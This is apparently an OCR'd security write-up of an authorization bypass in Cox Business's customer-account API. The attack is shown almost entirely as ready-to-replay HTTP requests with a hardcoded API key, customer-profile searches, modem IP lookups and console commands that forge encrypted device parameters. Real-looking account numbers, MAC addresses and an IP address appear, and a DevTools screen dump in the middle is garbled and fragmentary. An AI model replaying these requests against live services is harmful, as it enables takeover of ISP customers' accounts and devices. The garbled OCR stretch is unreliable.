Trying to access the ~700 endpoints

Search

1 highlight

Clear

1 payload position

Length: 951

Swagger Endpoint Intruder Results

Around 50% of the HTTP Responses

```
HTTP/1.1 401 Unauthorized
Content-type: application/json

{
    "message": "Authorization Error-Invalid User Token"
}
```

Around 35%

```
HTTP/1.1 400 Bad Request
Content-type: application/json

{}
```


Around 15%

```
HTTP/1.1 200 OK
Content-type: application/json

{"message":"Success"}
```

HTTP Request to Search Customers

```
GET /api/cbma/profile/services/profile/profilesearch/ HTTP/1.1
Host: myaccount-business.cox.com
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Cb_session: unauthenticateduser
Authorization: Bearer undefined
```

Send




HTTP Request to Search Customers

```
GET /api/cbma/profile/services/profile/profilesearch/fbi HTTP/1.1
Host: myaccount-business.cox.com
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Cb_session: unauthenticateduser
Authorization: Bearer undefined
```




```
{ "message": "Success", "profile": { "numberofRecords": "REDACTED
hits", "searchList": [ { "value": "FBI FIELD OFFICE",
"profileGuid": "7b9f092a-e938-41d5-bcf5-0be1bb6487f5" }, {
"value": "FBI FIELD OFFICE", "profileGuid":
"c8923f6f-b4ed-4f66-a743-000a961edb35" }, { "value": "FBI",
"profileGuid": "a32b8112-48ac-4a4f-8893-5ca1c392a31d" } ] } } ...
```


Federal Bureau
of Investigation
Omaha Division
J James Exon Building
4411 S 121st Ct
?

API Call to Fetch Modem IP Address

```
GET /api/cbma/accountequipment/services/accountequipment/ipAddress
?macAddress=f80c58bbcb90 HTTP/1.1
Host: myaccount-business.cox.com
Clientid: cbmauser
Apikey: 5d228662-aaa1-4a18-be1c-fb84db78cf13
Cb_session: unauthenticateduser
Authorization: Bearer undefined
```




```
HTTP/1.1 200 OK
Content-type: application/json

{
  "message": "Success",
  "ipv4": "98.165.155.8"
}
```

What is the current impact of this weird auth bypass?

Current capabilities:

- Query and update any customer account (business customers)
- Query and retrieve device information (all customers)
- Lots of voicemail utilities (e.g. listening to customer voicemail)
- Miscellaneous utilities like support tickets, billing information, etc.

This is all neat, but **how do we update devices?**



What is this “encryptedValue” parameter?

```
POST
/api/cbma/accountequipment/services/accountequipment/v1/gatewaydevice/equipmentstatus
HTTP/1.1
Host: myaccount-business.cox.com

{"encryptedValue":"?"}
```

```
POST /api/cbma/accountequipment/services/accountequipment/gatewaydevice/wifisettings
HTTP/1.1
Host: myaccount-business.cox.com

{
  "wifiSettings": {
    "customerWifiSsid24": "SSID"
  },
  "encryptedValue": "?"
}
```

```
HTTP/1.1 400 Bad Request
Content-type: application/json

{
  "status":"fail","errorCode":"SAIL"
}
```

"sail" "cox communications"

LinkedIn [redacted]
100+ followers

[redacted] - Cox Communications

Atlanta, Georgia, United States · Cox Communications

SAIL - Cox Communications. Aug 2014 - Present. Service Assurance Integration layer between Cox middleware and other Cox internal ...



SAIL - Cox Communications

Aug 2014 - Present

cox Associated with Cox Communications

Service Assurance Integration Layer – SAIL is Integration layer between Cox middleware and other Cox internal applications especially Service Assurance systems. It has been designed to allow modular development and addition of new services on top of a standard platform of reusable services and an underlying database of programming data, Cox site/network topology, device provisioning, and user/account profile data.

view-source:https://webcdn-business.cox.com/R24.7.1/main.1ea1d7aa71eb7440.js

Line wrap

encryptedValue 2/33


```
(self.webpackChunkcbmauicore=self.webpackChunkcbmauicore||[]).push([[179],{31554:(Xt,fe,a)=>{"use strict";a.d(fe,{CR:()=>c,Jh:()=>r,XA:()=>p,
      query orderDeviceDetails($accountGuid: ID!) {
        getAccount(id: $accountGuid) {
          deviceInstallDetails {
            selfInstallStatus
            deviceList
              {
                deviceType
                itemNumber
                name
                serialNumber
                shippingStatus
                trackingUrl
                shippingTrackingNumber
                installStatus
                channelSolutionID
                workOrderNumber
                caseId
              }
          }
        }
      }
    `;return this.apollo.query({query:R,variables:{accountGuid:F}})}deepLinkDeviceDetails(F){const R=d.ZP`
      query MyQuery($encryptedValue: String!) {
        getNetAssuranceDeepLinkDetails(encryptedValue: $encryptedValue) {
          deepLinkExpired
          deviceList {
            caseId
            channelSolutionID
            deviceType
            installStatus
            itemNumber
            name
            serialNumber
            shippingStatus
            shippingTrackingNumber
            trackingUrl
            workOrderNumber
          }
        selfInstallStatus
        }
      }
    `;return this.apollo.query({query:R,variables:{encryptedValue:F}})}getAccounts(F){const R=d.ZP`
            query getAccountDetails($featureName: FeatureLookup!){
              userAccountsByFeature(feature: $featureName) {
                guid
              }
            }`;return this.apollo.query({query:R,variables:{featureName:F}})}getInstallationSteps(F,R){const H=d.ZP`
    query getStepsForInstallation($accountGuid: ID!,$channelSolutionId: String!) {
      getAccount(id: $accountGuid) {
        getSelfInstallDeviceDetails(channelSolutionId: $channelSolutionId) {
          deviceContent {
            name
```


Encrypt Function

```
encryptWithSaltandPadding(D) {
    const k = n.AES.encrypt(D, this.getKey(), {
        iv: n.enc.Hex.parse(s.IV)
    }).ciphertext.toString(n.enc.Base64);
    return btoa(s.IV + "::" + s.qs + "::" + k)
}
```

Decrypt Function

```
decryptWithSaltandPadding(D) {
    const W = atob(D),
        k = this.sanitize(W.split("::")[2]),
        M = n.lib.CipherParams.create({
            ciphertext: n.enc.Base64.parse(k)
        });
    return n.AES.decrypt(M, this.getKey(), {
        iv: n.enc.Hex.parse(s.IV)
    }).toString(n.enc.Utf8)
}
```


Create Profile
myaccount-business.cox.com/cbma/onboarding/createprofile
Relaunch to update
COX BUSINESS
MyAccount Setup
1
Create Profile
2
Add Users
3
Set Up Billing
4
Welcome to MyAccount
Create Profile
Account Information
Step 2 of 2
To complete your account registration, please enter your account information below.
Account Number: *
123
4567
890123456
Alias: *
Testing
4-digit PIN: *
Back
Save and Continue
Contact Customer Service
1-888-876-3882


Create Profile
myaccount-business.cox.com/cbma/onboarding/createprofile
Relaunch to update
Paused in debugger
Create Profile
Step 2 of 2
Account Information
Account Number: *
123
4567
8901
Alias: *
Testing
4-digit PIN: *
Back
Save and Continue
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
Performance insights
Page
Workspace
6175.3e0065199816fec4.js
top
myaccount-business.cox.com
cbma/onboarding
createprofile
createprofile
maps.google.com
safetechpageencryption.chase
tags.tiqcdn.com
unpkg.com
webcdn-business.com
R24.3.2
assets
6175.3e0065199816fec4.j
8882.41ca1837a01c0929.j
main.36624ed36fb0ff5b.j
polyfills.a660c2841db75b
runtime.d3ad9e5d3dd423
scripts.0f859e54cb06cba
styles.631a622f1d8037ba
cerapro-regular-webfont.7
circle-img.f5af4c90fad3da
return !0;
n !1
o() {
*() {
rofileMsg.show = !1;
nnerService.show(),
t.createProfileService.accountNumberValidation({
d: "",
ccountNumber16: t.accountinfoform.value.accountNumber.accountNumber1 + t.accountinfoform.value.accountNumber.accou
inNumber: t.cbHelper.encryptWithSaltandPadding(t.accountinfoform.value.pin),
ccountAlias: t.accountinfoform.value.alias
nnerService.hide()
n) {
n t.spinnerService.hide(),
(n.code ? ("8802" === n.code && (t.accountinfoform.controls.accountNumber.setErrors({
rror8802: !0
ountinfoform.controls.accountNumber.get("accountNumber3").setErrors({
rror8802: !0
" === n.code && (t.accountinfoform.controls.accountNumber.setErrors({
rror8807: !0
encryptWithSalt
2 matches
Aa
Cancel
Line 1, Column 342193
Coverage: n/a
Paused on breakpoint
Watch
Breakpoints
Pause on uncaught exceptions
Pause on caught exceptions
6175.3e0065199816fec4.js
"use strict";(self.we…
1
Scope
Local
this: undefined
Closure (processAccountInfo)
Closure
Closure (86175)
Global
Window
Call Stack
(anonymous)
6175.3e0065199816fec4.js:1
e
main.36624ed36fb0ff5b.js:2217
i
main.36624ed36fb0ff5b.js:2217
(anonymous)
main.36624ed36fb0ff5b.js:2217
Pe
polyfills.a660c…41db75bc7.js:1
(anonymous)
Console
What's new
Highlights from the Chrome 123 update
Easter egg
There's an Easter egg somewhere in DevTools, behind a colorful 💫 emoji. Can you find it?
Emulate a focused page in Elements > Styles
The Elements > Styles tab gets an option to emulate a focused page under the element state (:hov)
new


Generating an encryptedValue via JavaScript Console

```
t.cbHelper.encryptWithSaltandPadding("8042");
OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTYzMzM3M2RiYWUzOjov
a3paY1orSjRGR0YwWGFvRkhwWHZRPT0=
```

Passing the “8042” encryptedValue

```
POST /api/cbma/accountequipment/services/accountequipment/v1/gatewaydevice/equipmentstatus
HTTP/1.1
Host: myaccount-business.cox.com
Content-Type: application/json
Content-Length: 301

{"encryptedValue":"OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNlMDAzOTlhNWQ5Zjk5Z
TYzMzM3M2RiYWUzOjova3paY1orSjRGR0YwWGFvRkhwWHZRPT0="}
```

```
HTTP/1.1 400 Bad Request
Content-type: application/json

{"status":"fail","errorCode":"SAIL","debug":{"error":"Error parsing decrypted key"}}
```




```
HTTP/1.1 200 OK
Content-type: application/json

{
  "accountEquipmentList": [
    {
      "equipmentCategory": "Internet",
      "equipmentModelMake": "NOKIA G-010G-A",
      "itemModelMake": "NOKIA",
      "itemModelNumber": "G-010G-A",
      "itemNumber": "DAL10GB",
      "macAddress": "f8:0c:58:bb:cb:92",
      "encryptedValue":
"OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6OjhhNzU1NTNl
nF2TWl1QlZ0NEp6WVUyckJGMXF5T0dYTVlaNWdjZkhISTZnUFppdjM3dm
tRSUcxclNkMC9WNmV2WFE1eko0VnFZUnFodz09",
      ...
```


```
t.cbHelper.decryptWithSaltandPadding("OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkzODZkOGYxODI6Oj
hhNzU1NTNlMDAzOTlhNWQ5Zjk5ZTYzMzM3M2RiYWUzOjpiYk1SNGQybzFLZHhRQ1VQNnF2TWl1QlZ0NEp6WV
UyckJGMXF5T0dYTVlaNWdjZkhISTZnUFppdjM3dmtRSUcxclNkMC9WNmV2WFE1eko0VnFZUnFodz09")

541051614702;DTC4131;333415591;1;f4:c1:14:70:4d:ac;Internet
```

Encrypted Value

```
OGEzMjNmNjFhOTk2MGI2OTM0NzAzNTkz
ODZkOGYxODI6OjhhNzU1NTNlMDAzOTlh
NWQ5Zjk5ZTYzMzM3M2RiYWUzOjpiYl1Q
lZ0NEp6WVUyckJGMXF5T0dYTVlaNWdjZ
khISTZnUFppdjM3dmtRSUcxclNkMC9WN
mV2WFE1eko0VnFZUnFodz09
```

Decrypted Value

```
541051614702 = Account Number
DTC4131 = Device Name
333415592 = Device ID
1 = Unknown
f4:c1:14:70:4d:ac = MAC address
Internet = Unknown
```



My MAC:
`f4:c1:14:a1:2b:20`

